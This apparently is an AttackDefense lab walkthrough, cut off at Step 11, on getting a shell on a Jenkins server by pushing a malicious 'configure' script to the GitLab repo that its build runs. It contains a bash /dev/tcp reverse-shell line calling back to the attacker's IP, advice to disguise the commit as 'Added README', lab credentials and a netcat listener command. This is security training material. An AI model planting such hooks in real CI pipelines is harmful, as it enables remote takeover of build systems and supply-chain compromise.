

[illegible]


Name	Jenkins: Leveraging Code Repo
URL	https://attackdefense.com/challengedetails?cid=1734
Type	DevSecOps : CI/CD Tools

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Leverage the scenario to get a shell on the Jenkins machine and retrieve the flag!


Step 1: Open the web browser and navigate to Jenkins web UI.

URL: <http://jenkins:8080/>




Step 2: The Jenkins instance requires the user to be logged in to perform most of the actions. However, the option to fire a build and check build history is provided to all logged-in/anonymous users.


Click on “build-web-server” project to view details of this task.




There is no previous build available on the system. Fire a new build.




Step 3: Click on “#1” to view the build details.



Step 4: Click on “Console Output” to view the build logs.





```
build-web-server #1 Console [Jenkins] - Mozilla Firefox
jenkins:8080/job/build-web-server/1/console

Jenkins > build-web-server > #1



First time build. Skipping changelog.
[build-web-server] $ /bin/sh -xe /tmp/jenkins14339148554868917097.sh
+ [ -f ./configure ]
+ make
c99 -Wall -O2 -o tiny tiny.c
tiny.c: In function 'handle_directory_request':
tiny.c:173:14: warning: implicit declaration of function 'fdopendir'; did you mean 'opendir'? [-Wimplicit-function-declaration]
    DIR *d = fdopendir(dir_fd);
               ^~~~~~
               opendir
tiny.c:173:14: warning: initialization of 'DIR *' {aka 'struct __dirstream *'} from 'int' makes pointer from integer without a cast [-Wint-conversion]
tiny.c:180:20: warning: implicit declaration of function 'openat'; did you mean 'open'? [-Wimplicit-function-declaration]
    if ((ffd = openat(dir_fd, dp->d_name, O_RDONLY)) == -1){
                   ^~~~~
                   open
tiny.c: In function 'serve_static':
tiny.c:340:26: warning: format '%d' expects argument of type 'int', but argument 2 has type 'off_t' {aka 'long int'} [-Wformat=]
    printf("offset: %d \n\n", offset);
                           ^~
                           %ld
tiny.c: In function 'main':
tiny.c:386:11: warning: variable 'path' set but not used [-Wunused-but-set-variable]
    char *path = getcwd(buf, 256);
           ^~~~
+ ls -l
total 56
-rw-r--r-- 1 jenkins jenkins 138 Mar 15 07:45 Makefile
-rw-r--r-- 1 jenkins jenkins 1049 Mar 15 07:45 README.md
-rw-r--r-- 1 jenkins jenkins 42 Mar 15 07:45 index.html
-rwxr-xr-x 1 jenkins jenkins 27064 Mar 15 07:45 tiny
-rw-r--r-- 1 jenkins jenkins 13225 Mar 15 07:45 tiny.c
Finished: SUCCESS
```

On analyzing the build logs, one can get the following observations:

1. The code is fetched from <http://gitlab/root/sample-web-server.git> repository.

2. Before running make command, the script checks for “configure” file but doesn’t do anything related to configure file after that. Even in last “ls -l” command output, the configure file is not present in the directory.

Step 5: Browse to <http://gitlab/root/sample-web-server> to view the contents of the repo.



The configure file is not present in the repo. The GitLab credentials for the root user are given in the challenge description. So, if an executable “configure” is added to the repo, the build process might trigger it.

Step 6: Clone the git repo and check its contents.

Command: git clone <http://gitlab/root/sample-web-server.git>

```
root@attackdefense:~# git clone http://gitlab/root/sample-web-server.git
Cloning into 'sample-web-server'...
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 6 (delta 0), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (6/6), 5.12 KiB | 2.56 MiB/s, done.
root@attackdefense:~#
root@attackdefense:~# cd sample-web-server/
root@attackdefense:~/sample-web-server# ls -l
total 28
-rw-r--r-- 1 root root  138 Mar 15 13:18 Makefile
-rw-r--r-- 1 root root 1049 Mar 15 13:18 README.md
-rw-r--r-- 1 root root   42 Mar 15 13:18 index.html
-rw-r--r-- 1 root root 13225 Mar 15 13:18 tiny.c
root@attackdefense:~/sample-web-server#
```

Step 7: Check the IP address of the attacker machine.

Command: ip addr

```
root@attackdefense:~/sample-web-server# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
12207: eth0@if12208: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
12210: eth1@if12211: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:19:2e:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.25.46.2/24 brd 192.25.46.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~/sample-web-server#
```

Step 8: Create a new file “configure” and add the following content to it. This content will work as reverse connect bash session.

Commands: vim configure

Content:

```
#!/bin/bash
```

```
bash -i >& /dev/tcp/192.25.46.2/8080 0>&1
```

```
root@attackdefense:~/sample-web-server# vim configure
root@attackdefense:~/sample-web-server#
root@attackdefense:~/sample-web-server# cat configure
#!/bin/bash

bash -i >& /dev/tcp/192.25.46.2/8080 0>&1
root@attackdefense:~/sample-web-server#
```

Make this file executable.

Commands: vim configure

```
root@attackdefense:~/sample-web-server# chmod +x configure
root@attackdefense:~/sample-web-server#
```

Step 9: Commit the change. It is always a good idea to put something like “Added README” or “updated README” as a commit message while targeting other’s Git repos.

Commands:

```
git add .
```

```
git commit -m “Added README”
```



```
root@attackdefense:~/sample-web-server# git add .
root@attackdefense:~/sample-web-server# git commit -m "Added README"
[master f03774b] Added README
Committer: root <root@cb18fld55887>
Your name and email address were configured automatically based
on your username and hostname. Please check that they are accurate.
You can suppress this message by setting them explicitly. Run the
following command and follow the instructions in your editor to edit
your configuration file:

    git config --global --edit

After doing this, you may fix the identity used for this commit with:

    git commit --amend --reset-author

1 file changed, 3 insertions(+)
create mode 100644 configure
root@attackdefense:~/sample-web-server#
```


Push the code to Gitlab repo

Command: git push

Provide username "root" and password "welcome123" when prompted.

```
root@attackdefense:~/sample-web-server# git push
Username for 'http://gitlab': root
Password for 'http://root@gitlab':
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 16 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 312 bytes | 312.00 KiB/s, done.
Total 3 (delta 1), reused 0 (delta 0)
To http://gitlab/root/sample-web-server.git
   e5a5285..f03774b  master -> master
root@attackdefense:~/sample-web-server#
```

Step 10: Open the Gitlab repo page and refresh the page. The configure file should be present in the repo.




Step 11: Start netcat listener on Attacker Kali machine.

Command: nc -lvp 8080

```
